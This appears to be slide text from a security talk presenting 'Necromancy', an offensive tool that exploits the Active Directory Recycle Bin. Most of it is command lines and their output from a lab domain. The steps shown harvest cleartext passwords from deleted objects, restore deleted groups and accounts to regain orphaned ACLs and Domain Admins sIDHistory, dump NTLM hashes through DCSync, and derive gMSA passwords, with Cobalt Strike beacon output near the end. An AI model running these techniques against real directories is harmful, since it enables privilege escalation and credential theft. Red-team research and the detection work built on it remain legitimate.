




Introduction to ADRB

- Required Permissions to Manage Active Directory Recycle Bin:
 - Domain Admins
 - Enterprise Admins
 - Built-in Administrators
 - Accounts with delegated permissions
- Before the Active Directory Recycle Bin was introduced, deleted objects immediately became tombstoned objects, retaining only a minimal set of attributes and requiring complex recovery procedures.

Introduction to ADRB




Introduction to ADRB

FEATURE	ADRB ENABLED (RECYCLE BIN)	ADRB DISABLED (TOMBSTONE)
Object state after deletion	 Moved to Deleted Objects container (isDeleted = TRUE)	 Immediately becomes tombstone (isDeleted = TRUE)
Attributes retained	 Almost all original attributes (e.g., memberships, SIDs, ACLs, SPNs, user attributes, etc.)	 Only minimal set of attributes (e.g., name, SID, GUID, timestamps)
Recovery method	 Simple restore (PowerShell / ADAC)	 Authoritative restore (complex)
Recoverable period	 Deleted Object Lifetime (default: 180 days*)	 Tombstone Lifetime (default: 180 days*)

**Default values can be customized via msDS-DeletedObjectLifetime and tombstoneLifetime.*

Introduction to ADRB



**Default values can be customized via msDS-DeletedObjectLifetime (ADRB) and tombstoneLifetime.*



Introduction to Necromancy

Introduction to Necromancy

- Built with Python 3.x
- Poetry framework
- Identifies whether Active Directory Recycle Bin is enabled
- Checks whether the current user can read the hidden Deleted Objects container
- Restores users, computers, service accounts, and groups
- Adds restored group members back to active groups
- Reads and decodes encoded SIDs

The screenshot shows the GitHub repository page for 'Necromancy' by 'nickvourd'. The repository is private and has 1 branch and 0 tags. The commit history shows a recent update to the .gitignore file. The README section is visible, featuring the project title 'Necromancy' and a description: 'AD Recycle Bin Enumeration & Exploitation Tool'. The right sidebar contains information about the repository, including the license (MIT), activity, and a list of contributors.

nickvourd / Necromancy

Code Issues Pull requests Agents Actions Projects Wiki Security and quality Insights Settings

Necromancy Private

main 1 Branch 0 Tags

Go to file Add file Code

nickvourd Update .gitignore a08a242 · 2 minutes ago 35 Commits

necromancy	UPDATE2	4 minutes ago
sigma-rules	UPDATE2	4 minutes ago
.gitignore	Update .gitignore	2 minutes ago
LICENSE	Initial commit	yesterday
README.md	UPDATE2	4 minutes ago
poetry.lock	Update v1.0	yesterday
pyproject.toml	Update	yesterday

README MIT license

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

Necromancy is a Python tool for enumerating and exploiting the Active Directory Recycle Bin (ADRB). It uncovers deleted AD objects that retain sensitive attributes — credentials in description fields, SID history, orphaned ACL

About
AD Recycle Bin enumeration and exploitation
Readme
MIT license
Activity
1 star
0 watching
0 forks

Releases
No releases published
[Create a new release](#)

Packages
No packages published
[Publish your first package](#)

Contributors 1
nickvourd NCV

Languages
Python 100.0%

Suggested workflows
Based on your tech stack

Introduction to Necromancy

```
(root@kali)-[/opt/necromancy]
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u Administrator -p [REDACTED] check
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (Administrator)
[*] Base DN      : DC=EVILCORP,DC=LOCAL
[+] AD Recycle Bin: ENABLED (full attribute preservation active)
[+] Deleted Objects container: READABLE by current user
```

Introduction to Necromancy

```
(root@kali)-[/opt/necromancy]
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u n.vourdas -p [REDACTED] check
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (n.vourdas)
[*] Base DN      : DC=EVILCORP,DC=LOCAL
[+] AD Recycle Bin: ENABLED (full attribute preservation active)
[!] Deleted Objects container: NOT readable - insufficient permissions
```



Credential Harvesting

Credential Harvesting

- Sensitive data in description, info, or custom attributes, including cleartext passwords

```
(root@kali)~# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u Administrator -p [REDACTED] list
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (Administrator)  
[*] Found 3 deleted object(s)
```

```
distinguishedName : CN=svc_legacy\0ADEL:a6344934-02d3-4d72-9a2e-6b7d49a1a416,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL  
cn                : svc_legacy  
DEL               : a6344934-02d3-4d72-9a2e-6b7d49a1a416  
description       : Service account pass: L3g@cyP@ss2019!  
info              : DB creds: sa/SqlP@ss2022!  
sAMAccountName    : svc_legacy  
whenChanged       : 20260629192204.0Z
```

```
distinguishedName : CN=helpdesk_temp\0ADEL:44c31c6f-d8d2-443c-b009-f6f0a01035d4,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL  
cn                : helpdesk_temp  
DEL               : 44c31c6f-d8d2-443c-b009-f6f0a01035d4  
description       : Temp account - pass: H3lpd3sk#2023  
sAMAccountName    : helpdesk_temp  
whenChanged       : 20260629192204.0Z
```

```
distinguishedName : CN=OLDSERVER01\0ADEL:668aa7d6-f19d-4a9e-b4eb-1b2728beb681,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL  
cn                : OLDSERVER01  
DEL               : 668aa7d6-f19d-4a9e-b4eb-1b2728beb681  
description       : LocalAdmin: S3rv3r@dmin2021!  
sAMAccountName    : OLDSERVER01$  
whenChanged       : 20260629192204.0Z
```

Credential Harvesting

- The harvested credentials can be reused to perform password spraying across multiple services.
- If the restored account's credentials remain valid, it can be used to regain and maintain persistent access.

```
(root@kali)-[/opt/necromancy]
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u administrator -p [REDACTED] restore svc_legacy
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (administrator)
[*] Found: svc_legacy (user) deleted
[*] DN   : CN=svc_legacy\0ADEL:a6344934-02d3-4d72-9a2e-6b7d49a1a416,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL
[*] Restoring to: CN=svc_legacy,CN=Users,DC=EVILCORP,DC=LOCAL
[+] Restored successfully: CN=svc_legacy,CN=Users,DC=EVILCORP,DC=LOCAL
```



Ghost Group Resurrection

Ghost Group Resurrection

- Deleted security groups leave their SID orphaned in every ACL
- When the group is restored from the AD Recycle Bin, it reclaims the exact same SID and with it, every permission that was never cleaned up

```
(root@kali)-[/opt/necromancy]
# smbcacls //192.168.50.100/SecureShare '' -U 'EVILCORP/Administrator%'

REVISION:1
CONTROL:SR|DI|DP
OWNER:BUILTIN\Administrators
GROUP:EVIL\Domain Users
ACL:S-1-5-21-490351351-3002111608-2292814813-1201:ALLOWED/OI|CI/FULL
ACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Administrators:ALLOWED/OI|CI|I/FULL
ACL:BUILTIN\Users:ALLOWED/OI|CI|I/READ
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000004
ACL:BUILTIN\Users:ALLOWED/CI|I/0x00000002
ACL:CREATOR OWNER:ALLOWED/OI|CI|IO|I/0x10000000
```

Ghost Group Resurrection

➤ Locate the deleted group

```
(root@kali)~[/opt/necromancy]
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u administrator -p [REDACTED] list
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (administrator)
[*] Found 1 deleted object(s)
```

```
distinguishedName : CN=IT-ServerAdmins\0ADEL:6f5c34e0-142d-43a8-86db-f2fea20c6a99,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL
cn                : IT-ServerAdmins
DEL               : 6f5c34e0-142d-43a8-86db-f2fea20c6a99
description       : Server admin group -- decommissioned
sAMAccountName    : IT-ServerAdmins
objectSid         : S-1-5-21-490351351-3002111608-2292814813-1201
whenChanged       : 20260629215723.0Z
msDS-LastKnownRDN : IT-ServerAdmins
```

Ghost Group Resurrection

- Locate the deleted group
- Restore the deleted group

```
(root@kali)-[/opt/necromancy]
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u administrator -p [REDACTED] list
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (administrator)
[*] Found 1 deleted object(s)
```

```
distinguishedName : CN=IT-ServerAdmins\0ADEL:6f5c34e0-142d-43a8-86db-f2fea20c6a99,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL
cn                : IT-ServerAdmins
DEL               : 6f5c34e0-142d-43a8-86db-f2fea20c6a99
description       : Server admin group -- decommissioned
sAMAccountName    : IT-ServerAdmins
objectSid         : S-1-5-21-490351351-3002111608-2292814813-1201
whenChanged       : 20260629215723.0Z
msDS-LastKnownRDN : IT-ServerAdmins
```

```
(root@kali)-[/opt/necromancy]
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u administrator -p [REDACTED] restore IT-ServerAdmins
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (administrator)
[*] Found: IT-ServerAdmins (group) deleted
[*] DN   : CN=IT-ServerAdmins\0ADEL:6f5c34e0-142d-43a8-86db-f2fea20c6a99,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL
[*] Restoring to: CN=IT-ServerAdmins,CN=Users,DC=EVILCORP,DC=LOCAL
[+] Restored successfully: CN=IT-ServerAdmins,CN=Users,DC=EVILCORP,DC=LOCAL
```


Ghost Group Resurrection

- Locate the deleted group
- Restore the deleted group
- Add attacker account to the restored group

```
(root@kali)-[/opt/necromancy]
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u administrator -p [REDACTED] list
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (administrator)
[*] Found 1 deleted object(s)
```

```
distinguishedName : CN=IT-ServerAdmins\0ADEL:6f5c34e0-142d-43a8-86db-f2fea20c6a99,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL
cn                : IT-ServerAdmins
DEL               : 6f5c34e0-142d-43a8-86db-f2fea20c6a99
description       : Server admin group -- decommissioned
sAMAccountName    : IT-ServerAdmins
objectSid         : S-1-5-21-490351351-3002111608-2292814813-1201
whenChanged       : 20200629215723.0Z
msDS-LastKnownRDN : IT-ServerAdmins
```

```
(root@kali)-[/opt/necromancy]
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u administrator -p [REDACTED] restore IT-ServerAdmins
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (administrator)
[*] Found: IT-ServerAdmins (group) deleted
[*] DN   : CN=IT-ServerAdmins\0ADEL:6f5c34e0-142d-43a8-86db-f2fea20c6a99,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL
[*] Restoring to: CN=IT-ServerAdmins,CN=Users,DC=EVILCORP,DC=LOCAL
[+] Restored successfully: CN=IT-ServerAdmins,CN=Users,DC=EVILCORP,DC=LOCAL
```

```
(root@kali)-[/opt/necromancy]
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u administrator -p [REDACTED] add-member IT-ServerAdmins n.vourdas
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (administrator)
[+] Added n.vourdas to IT-ServerAdmins
[*] Group DN : CN=IT-ServerAdmins,CN=Users,DC=EVILCORP,DC=LOCAL
[*] User DN  : CN=Nikos Vourdas,OU=HR,DC=EVILCORP,DC=LOCAL
```

Ghost Group Resurrection

```
(root@kali)~/opt/necromancy
# nxc smb 192.168.50.100 -u n.vourdas -p [REDACTED] --shares
SMB 192.168.50.100 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:EVILCORP.LOCAL) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.50.100 445 DC01 [+] EVILCORP.LOCAL\n.vourdas [REDACTED]
SMB 192.168.50.100 445 DC01 [*] Enumerated shares
SMB 192.168.50.100 445 DC01
SMB 192.168.50.100 445 DC01
SMB 192.168.50.100 445 DC01
SMB 192.168.50.100 445 DC01
SMB 192.168.50.100 445 DC01
SMB 192.168.50.100 445 DC01
SMB 192.168.50.100 445 DC01
SMB 192.168.50.100 445 DC01
SMB 192.168.50.100 445 DC01
SMB 192.168.50.100 445 DC01
SMB 192.168.50.100 445 DC01
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
SecureShare	READ,WRITE	
SYSVOL	READ	Logon server share



SID History Necromancy

SID History Necromancy

- Deleted objects may retain sIDHistory attributes

```
(root@kali)-[/opt/necromancy]
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u administrator -p [REDACTED] list
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

[*] Auth: NTLM password (administrator)
[*] Found 1 deleted object(s)

distinguishedName	: CN=old_admin\0ADEL:0a17f58b-d98c-4da0-93cb-0e8b9dde50af,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL
cn	: old_admin
DEL	: 0a17f58b-d98c-4da0-93cb-0e8b9dde50af
description	: Former DA from CORP domain migration 2019
sAMAccountName	: old_admin
objectSid	: S-1-5-21-490351351-3002111608-2292814813-1202
sIDHistory	: S-1-5-21-490351351-3002111608-2292814813-512 (Domain Admins)
whenChanged	: 20260629223550.0Z
msDS-LastKnownRDN	: old_admin
lastLogoff	: 0

SID History Necromancy

- Restore the deleted object

```
(root@kali)-[/opt/necromancy]  
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u administrator -p [REDACTED] restore old_admin
```

N E C R O M A N C Y

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (administrator)  
[*] Found: old_admin (user) deleted  
[*] DN    : CN=old_admin\0ADEL:0a17f58b-d98c-4da0-93cb-0e8b9dde50af,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL  
[*] Restoring to: CN=old_admin,CN=Users,DC=EVILCORP,DC=LOCAL  
[+] Restored successfully: CN=old_admin,CN=Users,DC=EVILCORP,DC=LOCAL  
[!] sIDHistory attributes carried over:  
    S-1-5-21-490351351-3002111608-2292814813-512 (Domain Admins)
```

SID History Necromancy

- Change the password of the restored account

```
(root@kali)-[/opt/necromancy]
# poetry run necromancy -H 192.168.50.100 -d evilcorp.local -u administrator -p [REDACTED] set-password old_admin 'NewP@ssw0rd!' --enable
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (administrator)
[*] Connecting to SAMR on 192.168.50.100
[+] Password set for old_admin
[+] Account enabled: old_admin
```

SID History Necromancy

➤ Perform DCSync

```
(root@kali)-[/opt/necromancy]
# impacket-getTGT evilcorp.local/old_admin:'NewP@ssw0rd!' -dc-ip 192.168.50.100
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in old_admin.ccache

(root@kali)-[/opt/necromancy]
# export KRB5CCNAME=old_admin.ccache
```

SID History Necromancy

➤ Perform DCSync

```
(root@kali)-[/opt/necromancy]
# impacket-getTGT evilcorp.local/old_admin:'NewP@ssw0rd!' -dc-ip 192.168.50.100
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Saving ticket in old_admin.ccache
```

```
(root@kali)-[/opt/necromancy]
# export KRB5CCNAME=old_admin.ccache
```

```
(root@kali)-[/opt/necromancy]
# impacket-secretsdump 'evilcorp.local/old_admin':'NewP@ssw0rd!'@'192.168.50.100' -just-dc-ntlm
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:07fadc7e00643f5733e6c4449b2cf3e1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:756bb6ef6c5e467abf5f43eddf168acf:::
svc_target:1155:aad3b435b51404eeaad3b435b51404ee:6a46de92fa2b779a0364e9d522ed648b:::
acct_op_attacker:1163:aad3b435b51404eeaad3b435b51404ee:92f7e7d670d3968e70bb3215760678dd:::
EVILCORP.LOCAL\n.vourdas:1169:aad3b435b51404eeaad3b435b51404ee:07fadc7e00643f5733e6c4449b2cf3e1:::
svc_legacy:1196:aad3b435b51404eeaad3b435b51404ee:60953a67445748694e2a1efdf2780295:::
old_admin:1203:aad3b435b51404eeaad3b435b51404ee:166adf0a91be69779582ad0e0408c756:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:b29fa08d3b0d9eb6702a0d1a424ec351:::
WS1337$:1107:aad3b435b51404eeaad3b435b51404ee:5627833d40da712737a8902c18669223:::
svc_gmsa_demo$:1161:aad3b435b51404eeaad3b435b51404ee:2e4c954ab15b5a39794021debea5b3bc:::
[*] Cleaning up...
```



gMSA Graveyard

gMSA Graveyard

- Spot the gMSA with preserved password descriptor

```
(root@kali)-[/opt/necromancy]
# python3 -m necromancy -H 192.168.50.100 -d evilcorp.local -u Administrator -p [REDACTED] list
```

N E C R O M A N C Y

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (Administrator)
[*] Found 1 deleted object(s)
```

```
distinguishedName : CN=svc_gmsa_demo\0ADEL:4e1e855d-de5c-4068-b445-2f3e2726495b,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL
cn                : svc_gmsa_demo
DEL               : 4e1e855d-de5c-4068-b445-2f3e2726495b
sAMAccountName    : svc_gmsa_demo$
objectSid         : S-1-5-21-490351351-3002111608-2292814813-1212
msDS-ManagedPasswordId: PRESENT [KDSK L0=364 L1=7 L2=21]
  KDS RootKey      : 077a1314-4c8f-ec44-6cc6-0f28837296ad
whenChanged       : 20260630204933.0Z
```


gMSA Graveyard

- Restore the gMSA account

```
(root@kali)-[/opt/necromancy]  
# python3 -m necromancy -H 192.168.50.100 -d evilcorp.local -u Administrator -p [REDACTED] restore svc_gmsa_demo$
```

NECROMANCY

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (Administrator)  
[*] Found: svc_gmsa_demo$ (gMSA) deleted  
[*] DN    : CN=svc_gmsa_demo\0ADEL:4e1e855d-de5c-4068-b445-2f3e2726495b,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL  
[*] Restoring to: CN=svc_gmsa_demo,CN=Managed Service Accounts,DC=EVILCORP,DC=LOCAL  
[+] Restored successfully: CN=svc_gmsa_demo,CN=Managed Service Accounts,DC=EVILCORP,DC=LOCAL
```

gMSA Graveyard

- Read the gMSA password
- Instead of DCSync

```
(root@kali)~/opt/necromancy  
# python3 -m necromancy -H 192.168.50.100 -d evilcorp.local -u Administrator -p [REDACTED] gmsa-dump svc_gmsa_demo$
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (Administrator)  
[*] Searching live AD for gMSA: svc_gmsa_demo$  
[+] gMSA found: svc_gmsa_demo$  
[*] DN: CN=svc_gmsa_demo,CN=Managed Service Accounts,DC=EVILCORP,DC=LOCAL
```

NT Hash
449818af2f3509dd285d502466bde595



gMSA Graveyard 2

gMSA Graveyard 2

- Spot the gMSA with preserved password descriptor

```
(root@kali)-[/opt/necromancy]
# python3 -m necromancy -H 192.168.50.100 -d evilcorp.local -u Administrator -p [REDACTED] list
```

NECROMANCY

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (Administrator)
[*] Found 1 deleted object(s)
```

```
distinguishedName : CN=svc_gmsa_demo\0ADEL:a2038d77-b39d-4346-ac4a-e835431f5a82,CN=Deleted Objects,DC=EVILCORP,DC=LOCAL
cn                : svc_gmsa_demo
DEL               : a2038d77-b39d-4346-ac4a-e835431f5a82
sAMAccountName    : svc_gmsa_demo$
objectSid         : S-1-5-21-490351351-3002111608-2292814813-1215
msDS-ManagedPasswordId: PRESENT [KDSK L0=364 L1=7 L2=21]
KDS RootKey       : c66a048d-f78d-2764-9495-56993374965c
whenChanged       : 20260630232839.0Z
```

gMSA Graveyard 2

- Derive the password offline without restoring
- Recomputes the gMSA password from ADRB metadata and the domain's KDS root key
- Based on Semperis research for Golden GMSA

```
(root@kali)-[/opt/necromancy]
# python3 -m necromancy -H 192.168.50.100 -d evilcorp.local -u Administrator -p [REDACTED] offline-gmsa-dump svc_gmsa_demo
```

Necromancy

AD Recycle Bin Enumeration & Exploitation Tool
Created with <3 by @nickvourd && @kavasilo

```
[*] Auth: NTLM password (Administrator)
[*] Reading deleted gMSA from ADRB: svc_gmsa_demo
[+] gMSA: svc_gmsa_demo$
[*] KDS Root Key : c66a048d-f78d-2764-9495-56993374965c
[*] KDS Indexes  : L0=364 L1=7 L2=21
```

NT Hash
0445e143d7b8cde54b2e944c72543902



CS BOFs

CS BOFs

- Cobalt Strike Beacon Object Files
- Based on TrustedSec's BOF format
- ADRB Status Enumeration
- ADRB Current User Permissions
- ADRB Content List

CS BOFs

- Cobalt Strike Beacon Object Files
- Based on TrustedSec's BOF format
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- ADRB Current User Permissions
- ADRB Content List

```
Event Log X Listeners X Beacon 192.168.50.100@2100 X Scripts X Script Console X
[07/06 14:20:00] beacon> adrbstatus
[07/06 14:20:00] [*] Tasked beacon to run adrbstatus BOF
[07/06 14:20:01] [+] host called home, sent: 4868 bytes
[07/06 14:20:01] [+] received output:
[*] Checking Active Directory Recycling Bin Status...
[+] LDAP initialized
[+] LDAP bound successfully (with current user credentials)
